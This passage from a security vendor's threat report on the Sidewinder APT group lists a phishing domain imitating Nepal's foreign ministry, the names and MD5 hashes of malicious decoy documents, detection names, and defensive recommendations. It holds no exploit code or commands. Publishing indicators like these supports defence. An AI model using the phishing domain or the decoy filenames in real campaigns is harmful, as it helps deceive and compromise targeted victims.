



Figure 8: APT Sidewinder new Infrastructure.

Trying to access web page: <https://mofa-gov-np.downloaded.net/>



Malicious content is accessed only when the victim clicks on a specific link, typically received through phishing emails or posts on social media platforms. The network infrastructure of SideWinder can be traced using search engines like Shodan and Censys, provided that unique parameters are configured accurately.

## Files distributed:

File Name	File Type	MD5
zoom-meeting-guidline.docx	Malicious document	8f83d19c2efc062e8983bce83062c9b6
file.rtf	Malicious RTF file	d0d1fba6bb7be933889ace0d6955a1d7
baidesik-bhraman-nirdesika.docx	Malicious document	54aadadcf77dec53b2566fe61b034384
AGREEMENT FOR ENTERPRISE SERVICES.docx.doc	Malicious document	8e8b61e5fb6f6792f2bee0ec947f1989
b565bd60e9182746de76feeebe7f85902e22ee3a22d5d55a278be7340923806e-2024-01-06-12-54-00-945-clean.docx	Malicious document	86eeb037f5669bff655de1e08199a554
file.rtf	Malicious RTF file	8d7c43913eba26f96cd656966c1e26d5

Threat Summary	
<b>Name</b>	Sidewinder, T-APT-04, Rattlesnake
<b>Threat Type</b>	Trojan, Downloader, Dropper, Macro Virus
<b>Detection Names</b>	Fortinet: VBA/Valyria.6953!tr, AVG: VBS:Obfuscated-gen [Trj], BitDefender: VB:Trojan.Valyria.6953, KasperskyUDS: DangerousObject.Multi.Generic.
<b>Symptoms</b>	Decoy Documents, Dynamic URL Requests, Unusual Network Activity, Scripted Attacks, Nim Backdoor Activation, Persistence Mechanisms, Unrecognized Processes, Data modifications
<b>Additional Information</b>	Sidewinder leverages a Microsoft vulnerability to exploit the system using Microsoft Word.
<b>Distribution methods</b>	Phishing techniques
<b>Damage</b>	Steal sensitive information, data loss, downtime, and financial loss
<b>Malware Removal (Windows)</b>	Effective removal typically requires using robust antivirus or antimalware software capable of detecting and eradicating the malware components. Additionally, restoring the system to a known good state through system backups and performing a thorough analysis of network activity is recommended to ensure complete removal and mitigation of potential residual threats.

## Vairav Recommendations

Vairav recommends the following practices to mitigate and prevent ransomware attacks:

- 1. Cautionary measures against Phishing Attacks:** Exercise caution while encountering emails that contain unexpected attachments or links, especially from unknown or unverified sources. Refrain from clicking on links shared through social media channels if the source is unfamiliar.
- 2. Avoidance of Execution of Unknown Files:** Do not execute email attachments or run files with exaggerated titles, particularly those received from untrusted or unfamiliar sources. Exercise discretion when dealing with files related to governmental activities or high-profile events, as they may be used as decoys in cyber-attacks.
- 3. Backup of Important Files:** Regularly back up critical files to a secure and isolated location to mitigate the impact of potential data loss in the event of a cyber-attack.
- 4. Patching and Update of Systems:** Apply the security patches and updates to operating systems and software promptly, to address known vulnerabilities and enhance overall system security.
- 5. Utilization of Threat Intelligence Platforms:** Leverage the Threat Intelligence File In-depth Analysis Platforms to identify and analyze files from unknown sources, particularly those in multiple formats compatible with Windows and Android platforms.
- 6. Cautionary measures against Unknown Applications:** Exercise caution while installing applications from informal or untrusted sources. Verify the authenticity of applications through the Threat Intelligence Analysis Platform before running or installing them.



## CONTACT US

**Vairav Technology Security Pvt. Ltd.**

**Cyber Defender from the land of Gurkha**

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: [mail@vairav.net](mailto:mail@vairav.net)

Website: <https://vairav.net>